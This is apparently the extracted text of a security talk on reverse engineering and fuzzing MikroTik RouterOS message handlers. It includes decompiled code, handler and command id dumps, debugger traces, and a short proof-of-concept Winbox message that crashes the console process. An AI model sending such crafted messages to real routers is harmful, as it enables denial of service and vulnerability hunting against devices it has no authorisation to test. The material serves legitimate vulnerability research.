nv::Looper::Looper(nv::Looper *this, unsigned int a2, unsigned int a3, unsigned int a4, ...)
```

```
nv::Looper::Looper((nv::Looper *)v3, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0);
```

```
v3 = off_804C6E0; // default nv::Handler
```

```
v5 = off_804C77C;
```



```
.rodata:0804C6E0 off_804C6E0 dd offset sub_804AAEA
.rodata:0804C6E4 dd offset sub_804AB66
.rodata:0804C6E8 dd offset nv::Looper::loadPermData(nv::message const&)
.rodata:0804C6EC dd offset nv::Looper::savePermData(nv::message &)
.rodata:0804C6F0 dd offset nv::Handler::handle(nv::message &)
.rodata:0804C6F4 dd offset nv::Handler::handleBrkpath(nv::message const&)
.rodata:0804C6F8 dd offset nv::Handler::handleReply(nv::message const&)
.rodata:0804C6FC dd offset nv::Looper::handleCmd(nv::message const&,uint)
.rodata:0804C700 dd offset nv::Handler::cmdGetPolicies(nv::message const&)
// ...
.rodata:0804C710 dd offset sub_804AF78
// ...
.rodata:0804C720 dd offset nv::Handler::cmdRemoveObj(nv::message const&,uint)
// ...
.rodata:0804C72C dd offset sub_804B6EC
.rodata:0804C730 dd offset nv::Handler::cmdShutdown(nv::message const&)
// ...
```

# Message Handler

```
nv::Looper::Looper(nv::Looper *this, unsigned int a2, unsigned int a3, unsigned int a4, ...)
```

```
nv::Looper::Looper((nv::Looper *)v3, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0);  
v3 = off_804C6E0; // default nv::Handler  
v5 = off_804C77C;
```

```
fb::MultifiberLooper::MultifiberLooper(fb::MultifiberLooper *this, unsigned int a2, ...)
```

```
fb::MultifiberLooper::MultifiberLooper(a2, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0);  
*(_DWORD *)a2 = off_80BA588; // default nv::Handler  
*((_DWORD *)a2 + 25) = off_80BA62C;
```

inherit



# Message Handler

```
nv::Looper::addHandler(nv::Looper *this, unsigned int a2, nv::Handler *a3)
```

```
nv::Handler::Handler((nv::Handler *)v2);
```

```
*(_DWORD *)v2 = off_80B7378;
```

```
nv::Looper::addHandler(a2, 2, (nv::Handler *)v2); // register nv::Handler
```

handler id

nv::Handler instance

```
.rodata:080B7378 off_80B7378 dd offset sub_8054AD6
.rodata:080B737C dd offset sub_8054AE8
.rodata:080B7380 dd offset nv::Handler::loadPermData(nv::message const&)
.rodata:080B7384 dd offset nv::Handler::savePermData(nv::message &)
.rodata:080B7388 dd offset nv::Handler::handle(nv::message &)
.rodata:080B738C dd offset nv::Handler::handleBrkpath(nv::message const&)
.rodata:080B7390 dd offset nv::Handler::handleReply(nv::message const&)
.rodata:080B7394 dd offset sub_80869B2
.rodata:080B7398 dd offset nv::Handler::cmdGetPolicies(nv::message const&)
.rodata:080B739C dd offset nv::Handler::cmdGet(nv::message const&)
.rodata:080B73A0 dd offset nv::Handler::cmdSet(nv::message const&)
.rodata:080B73A4 dd offset nv::Handler::cmdReset(nv::message const&)
// ...
.rodata:080B73C4 dd offset sub_8081B5A
.rodata:080B73C8 dd offset nv::Handler::cmdShutdown(nv::message const&)
// ...
```

# Handler Function

```
int sub_80869B2(nv::Handler *a3, nv::message *a4, unsigned int a5)
{
    // ...
    if ( a5 == 1 ) { ← external controllable
        if ( !nv::message::get<nv::u32_id>(a4, 0xFF000B, -1) )
        { /* ... */ }
        string::string((string *)&v29);
        if ( nv::message::size<nv::string_id>(a4, 102) {
            if ( (nv::message::get<nv::u32_id>(a4, 0xFF000B, 0x80000000) & 0x10) == 0 )
            { /* ... */ }
            nv::message::get<nv::string_id>((int)a4, 102);
            lookupUserFile((const string *)v33);
            // ...
            nv::message::has/get/extract<nv::xxx_id>() is used to parse values from nova message
            v8 = nv::message::get<nv::u32_id>(a4, 0xFF000B, -1);
            // ...
            return string::freeptr((string *)&v29);
        }
        return nv::Handler::handleCmd(a3, a4, a5); ← handle other cmds
    }
}
```

# Reverse Engineering

all **C++ code** with custom library calls

**100+**  
binaries

**200+**  
handlers

**many custom**  
functions

*It's daunting and easy to get lost.*

*However, we have to do it when have no better choice.*

# How It Started

/nova/bin/console

```
int sub_8080016(int a1, int a2, char a3)
{
    // ...
    if ( !*( _BYTE *) (a2 + 44) )
        sub_807F9F8(a2);
    if ( sub_805923C(( _DWORD *) a2) )
    {
        sub_80595E4(v14, a2);
        sub_80609F1((int)v14);
        sub_80593F8(v14);
        sub_8063B97((string*)(a2 + 12), "cannot run script ");
        sub_805EB16((int)&v13, (string*)v14);
        sub_8060027(3, &v13);
        sub_80593F8(&v13);
        string::freeptr((string*)v14);
    }
    else
    { /* ... */ }
    return a1;
}
```


"script not found" "could not run script"  
"cannot run script" "invalid file name"

How it works?

Path traversal? Execute arbitrary scripts?



call graph



Original plan: set breakpoints at the entry functions, and debug to figure out how to reach the target function

# How It's Going

poc

```
WinboxMessage msg;  
msg.set_to(48, 4);  
msg.set_command(0xfe0005);  
msg.add_u32(0xFE0001, 0xFE0001);  
msg.set_request_id(1);  
winboxSession.send(msg);
```

Program received signal SIGABRT, Aborted.  
0x776d755b in raise () from target:/lib/libc.so.0

signal caught in gdb

```
...  
0x776d7552 <raise+74>      mov     ebx, eax  
0x776d7554 <raise+76>      mov     eax, 0x10e  
0x776d7559 <raise+81>      int     0x80  
→ 0x776d755b <raise+83>      pop     ebx  
0x776d755c <raise+84>      cmp     eax, 0xffffffff  
0x776d7561 <raise+89>      jbe    0x776d7571 <raise+105>
```

```
...  
—— threads ——  
[#0] Id 1, Name: "console", stopped 0x776d755b in raise (), reason: SIGABRT  
—— trace ——  
[#0] 0x776d755b → raise()  
[#1] 0x776d3077 → abort()  
[#2] 0x7773f50d → nv::Allocator::allocate(unsigned int)()  
[#3] 0x8071cbf → mov ebx, eax  
[#4] 0x7773bd4d → nv::Handler::handleCmd(nv::message const&, unsigned int)()  
[#5] 0x77738822 → nv::Handler::handle(nv::message&())  
[#6] 0x7773ade6 → nv::Looper::dispatchMessage(nv::message&())  
[#7] 0x7771200b → fb::MultifiberLooper::dispatchMessage(nv::message&())  
[#8] 0x7773a373 → nv::Looper::onMsgSock(int, unsigned int)()  
[#9] 0x77736103 → nv::ThinRunner::step(bool)()
```

# Fuzzing Message Handlers

## ~~Reverse Engineering~~

all C++ code with custom library calls

100+  
binaries

200+  
handlers

many custom  
functions

*It's daunting and easy to get lost.  
And now we have a better choice.*

# Fuzzing Message Handlers

```
WinboxMessage msg;  
  
msg.set_to(48, ?);  
msg.set_command(0xfe0005);  
  
msg.add_u32(0xFF0001, 0xFF0001);  
  
msg.set_request_id(1);  
winboxSession.send(msg);
```

1. How to set the binary id?
2. How to set the handler id?
3. How to set the command id?
4. What typed key-value pairs to add?
5. How to monitor the target process?

# Fuzzing Message Handlers

1. How to set the binary id?

✗ generate random number *inefficient*

- parse `*/nova/etc/loader/*.x3`

## /nova/bin/loader

```
operator<<(&cout, "loading xmls...");  
string::string((string *)endptr, "/nova/etc/loader");  
xml::DocumentCollection::DocumentCollection((xml::DocumentCollection *)v51, endptr);
```

→ /nova/etc/loader/\*.x3, /pkg/<xxx>/nova/etc/loader/\*.x3

```
$ ./x3_parse -f ../samples/system.x3  
/nova/bin/log,3  
...  
/nova/bin/user,13  
...  
/nova/bin/net,20  
,21  
/nova/bin/fileman,72  
/nova/bin/ping,22  
/nova/bin/sys2,24  
/nova/bin/traceroute,26  
...  
/nova/bin/keyman,65  
/nova/bin/console,48  
...  
/nova/bin/www,70
```


# Fuzzing Message Handlers

## 1. How to set the binary id?

- ✗ generate random number *inefficient*
- ✓ parse `*/nova/etc/loader/*.x3`
  - intercept `/nova/bin/loader` process

intercept

loader



initiator

receiver

send a msg with an arbitrary binary id

```

gef> source ~/mikrotik_dump_binary_sys_tos.py
Temporary breakpoint 1 at 0x8050eb9
gef> i b
Num      Type          Disp Enb Address      What
1        breakpoint     del  y    0x08050eb9
gef> c
Continuing.
  
```

```

{
  "/nova/bin/fileman": 72,
  "/nova/bin/backup": 67,
  "/nova/bin/www": 70,
  "/nova/bin/sermgr": 68,
  "/nova/bin/sshd": 8,
  "/nova/bin/log": 3,
  "/nova/bin/mproxy": 2,
  "/nova/bin/moduler": 6,
  "/nova/bin/radius": 5,
  "/nova/bin/resolver": 14,
  "/nova/bin/user": 13,
  "/nova/bin/bridge2": 16,
  "/nova/bin/cerm": 19,
  "/nova/bin/macping": 18,
  "/nova/bin/snmp": 34,
  ...
}
  
```



# Fuzzing Message Handlers

## 1. How to set the binary id?

- ✗ generate random number *inefficient*
  - ✓ parse \*/nova/etc/loader/\*.x3
  - ✓ intercept /nova/bin/loader process
- } *combine both*

# Fuzzing Message Handlers

- ✓ 1. How to set the binary id?
2. How to set the handler id?
  - ✗ generate random number *inefficient*
    - parse individual nova binary

```
nv::Looper::Looper(nv::Looper *this, unsigned int a2, unsigned int a3, unsigned int a4, ...)
```

```
nv::Looper::Looper((nv::Looper *)v3, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0);  
v3 = off_804C6E0; // default nv::Handler  
v5 = off_804C77C;
```

```
fb::MultifiberLooper::MultifiberLooper(fb::MultifiberLooper *this, unsigned int a2, ...)
```

```
fb::MultifiberLooper::MultifiberLooper(a2, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0);  
*(_DWORD *)a2 = off_80BA588; // default nv::Handler  
*((_DWORD *)a2 + 25) = off_80BA62C;
```

inherit



```
nv::Looper::addHandler(nv::Looper *this, unsigned int a2, nv::Handler *a3)
```

```
nv::Handler::Handler((nv::Handler *)v2);  
*(_DWORD *)v2 = off_80B7378;  
nv::Looper::addHandler(a2, 2, (nv::Handler *)v2); // register nv::Handler
```

## extract handler ids with IDAPython script


```
[*] find handler ...  
[-] Can't find refs to func nv::Looper::Looper(uint,uint,uint,uint,uint,uint,uint,...)  
[-] Can't find refs to func nv::Looper::Looper(uint,uint,uint,uint,uint,uint,uint,...)  
[+] handler -1 is fb::MultifiberLooper::MultifiberLooper()  
[+] handler: [-1, 2, 3, 4, 5, 6, 8, 101, 102]
```

## fail to resolve in a static way

```
v9 = (nv::Looper *)nv::getLooper(v11);  
nv::Looper::addHandler(v9, v13, (nv::Handler *)(a2 + 17));
```

# Fuzzing Message Handlers

- ✓ 1. How to set the binary id?
2. How to set the handler id?
  - ✗ generate random number *inefficient*
  - ✓ parse individual nova binary
    - intercept individual process (`*/nova/bin/xxx`)



*initiator*

*send a msg with a specific binary id*

*receiver*

```
gef> source ~/mikrotik_dump_binary_handler_ids.py
Temporary breakpoint 1 at 0x7779af9d
gef> c
Continuing.
```

```
{
  "/nova/bin/user": {
    "-1": "0x80582e8",
    "1": "0x8058800",
    "2": "0x8058640",
    "3": "0x8058480",
    "4": "0x80589c0",
    "5": "0x8058b70",
    "6": "0x8057bd0",
    "7": "0x8058c10",
    "8": "0x8058d78"
  }
}
```

# Fuzzing Message Handlers

✓ 1. How to set the binary id?

2. How to set the handler id?

✗ generate random number *inefficient*

✓ parse individual nova binary

✓ intercept individual process (\* /nova/bin/xxx)

} *combine both*

# Fuzzing Message Handlers

- ✓ 1. How to set the binary id?
- ✓ 2. How to set the handler id?
3. How to set the command id?
  - ✗ generate random number *inefficient*
    - parse individual nova binary




```
nv::Looper::addHandler(nv::Looper *this, unsigned int a2, nv::Handler *a3)
```

```
nv::Handler::Handler((nv::Handler *)v2);
```

```
*(_DWORD *)v2 = off_80B7378;
```

```
nv::Looper::addHandler(a2, 2, (nv::Handler *)v2); // register nv::Handler
```



```
.rodata:080B7378 off_80B7378 dd offset sub_8054AD6  
.rodata:080B737C dd offset sub_8054AE8  
.rodata:080B7380 dd offset nv::Handler::loadPermData(nv::message const&)  
.rodata:080B7384 dd offset nv::Handler::savePermData(nv::message &)  
.rodata:080B7388 dd offset nv::Handler::handle(nv::message &)  
.rodata:080B738C dd offset nv::Handler::handleBrkpath(nv::message const&)  
.rodata:080B7390 dd offset nv::Handler::handleReply(nv::message const&)  
.rodata:080B7394 dd offset sub_80869B2
```

overwrite the default nv::Handler::handleCmd(nv::message const&,uint)

```
.rodata:080B7398 dd offset nv::Handler::cmdGetPolicies(nv::message const&)  
.rodata:080B739C dd offset nv::Handler::cmdGet(nv::message const&)  
.rodata:080B73A0 dd offset nv::Handler::cmdSet(nv::message const&)  
.rodata:080B73A4 dd offset nv::Handler::cmdReset(nv::message const&)  
...  
.rodata:080B73C4 dd offset sub_8081B5A  
.rodata:080B73C8 dd offset nv::Handler::cmdShutdown(nv::message const&)  
...
```

```

int sub_80869B2(nv::Handler *a3, nv::message *a4, unsigned int a5)
{
    if ( a5 == 1 ) { /* handle custom command */ }
    return nv::Handler::handleCmd(a3, a4, a5); // handle other commands
}

```

```

int nv::Handler::handleCmd(nv::Handler *this, const nv::message *a2, unsigned int a3)
{
    nv::message::message((nv::message *)v13);
    switch ( a3 ) {
        case 0xFE0000u: /* ... */
        case 0xFE0002u: /* ... */
        case 0xFE0003u: /* ... */
        case 0xFE0004u: /* ... */
        case 0xFE0005u: /* ... */
        case 0xFE0006u: /* ... */
        case 0xFE0007u: /* ... */
        case 0xFE000Cu: /* ... */
        case 0xFE000Du: /* ... */
        case 0xFE000Eu: /* ... */
        case 0xFE0012u: /* ... */
        case 0xFE0013u: /* ... */
        case 0xFE0014u: /* ... */
        case 0xFE0015u: /* ... */
        case 0xFE0016u: /* ... */
        default:

```

```

        (*(void (int *, nv::Handler *, const nv::message *, unsigned int))(*this + 0x4C))(...);

```

call nv::Handler::cmdUnknown(nv::message const&,uint) in default

```

}

```

```
.rodata:08057768 off_8057768      dd offset sub_80565C6
.rodata:0805776C                dd offset sub_80565D8
.rodata:08057770                dd offset nv::Handler::loadPermData(nv::message const&)
.rodata:08057774                dd offset nv::Handler::savePermData(nv::message &)
.rodata:08057778                dd offset nv::Handler::handle(nv::message &)
.rodata:0805777C                dd offset nv::Handler::handleBrkpath(nv::message const&)
.rodata:08057780                dd offset nv::Handler::handleReply(nv::message const&)
.rodata:08057784                dd offset nv::Handler::handleCmd(nv::message const&,uint)
.rodata:08057788                dd offset nv::Handler::cmdGetPolicies(nv::message const&)
.rodata:0805778C                dd offset nv::Handler::cmdGet(nv::message const&)
.rodata:08057790                dd offset nv::Handler::cmdSet(nv::message const&)
.rodata:08057794                dd offset nv::Handler::cmdReset(nv::message const&)
...
.rodata:080577B4                dd offset sub_80527E2
```

overwrite the default nv::Handler::cmdUnknown(nv::message const&,uint)

```
...
.rodata:080577B8                dd offset nv::Handler::cmdShutdown(nv::message const&)
...
```

```

nv::Handler sub_80527E2(const string *a1, int a2,
  nv::Handler *a3, Object *a4, const string *a5, int a6)
{
  switch ( a6 )
  {
    case 1:
    case 3:
    case 7:
      /* handle custom command */
    case 2:
    case 4:
      /* handle custom command */
    case 5:
      /* handle custom command */
    case 6:
      /* handle custom command */
    default:
      nv::Handler::cmdUnknown(a3, (const nv::message*)
        a4, (unsigned int)a5);

      // ...
  }
}

```

## strategy

1. locate all the handler vtables
2. find custom functions which overwrite default `nv::Handler::handleCmd()/nv::Handler::cmdUnknown()`
3. resolve the possible values for custom command id
4. include those built-in command ids

# Fuzzing Message Handlers

- ✓ 1. How to set the binary id?
- ✓ 2. How to set the handler id?
3. How to set the command id?
  - ✗ generate random number *inefficient*
  - ✓ parse individual nova binary
    - obtain via built-in function

```


string * nv::Handler::handle(nv::Handler *this, nv::message *a2)
{
    v2 = nv::isReply(a2, v8);
    if ( (_BYTE)v2 )
    {
        /* handler reply message */
    }
    else
    {
        result = nv::message::has<nv::u32_id>(a2, 0xFF0007);
        if ( (_BYTE)result
            || (v10[0] = 0, result = (string *)nv::isError(a2, (const nv::message *)v10, 0,
                                                         result), !(_BYTE)result) )
        {
            v4 = nv::message::get<nv::u32_id>(a2, 0xFF0007, 0xFE0000, result);
            v6 = *(_DWORD *)this;
            if ( v4 == 0xFE0001 ) // get policies cmd
            {
                (*(void(int *, nv::Handler *, nv::message *, int))(v6 + 0x20))(v10, this, a2, v5);
                // ... call nv::Handler::cmdGetPolicies(nv::message const&)
            }
            /* ... */
        }
    }
}

```

```

nv::policies * nv::policies::get_policies(nv::policies *this, const nv::message *a2, int a3)
{
    nv::message::message(this);
    v3 = (vector_base *)nv::message::operator[]<nv::message_array_id>(this, 0xFE0002);
    for ( i = 0; i < ((*(_DWORD *)a2 + 1) - (*(_DWORD *)a2) >> 3; ++i )
        {
            nv::message::message((nv::message *)v10);
            nv::message::insert<nv::u32_id>((nv::message *)v10, 0xFE0001, command id
            // ...
            (*(_DWORD *)a2 + 8 * i));
        }
    }

```



# Fuzzing Message Handlers

- ✓ 1. How to set the binary id?
- ✓ 2. How to set the handler id?
3. How to set the command id?
  - ✗ generate random number *inefficient*
  - ✓ parse individual nova binary
  - ✓ obtain via built-in function *general*



# Fuzzing Message Handlers

- ✓ 1. How to set the binary id?
- ✓ 2. How to set the handler id?
- ✓ 3. How to set the command id?
4. What typed key-value pairs to add?
  - ✗ add all types with generated random key/value *inefficient*
    - resolve types and keys from individual nova binary and libraries

## nv::message::xxx() is used to check/obtain value

```
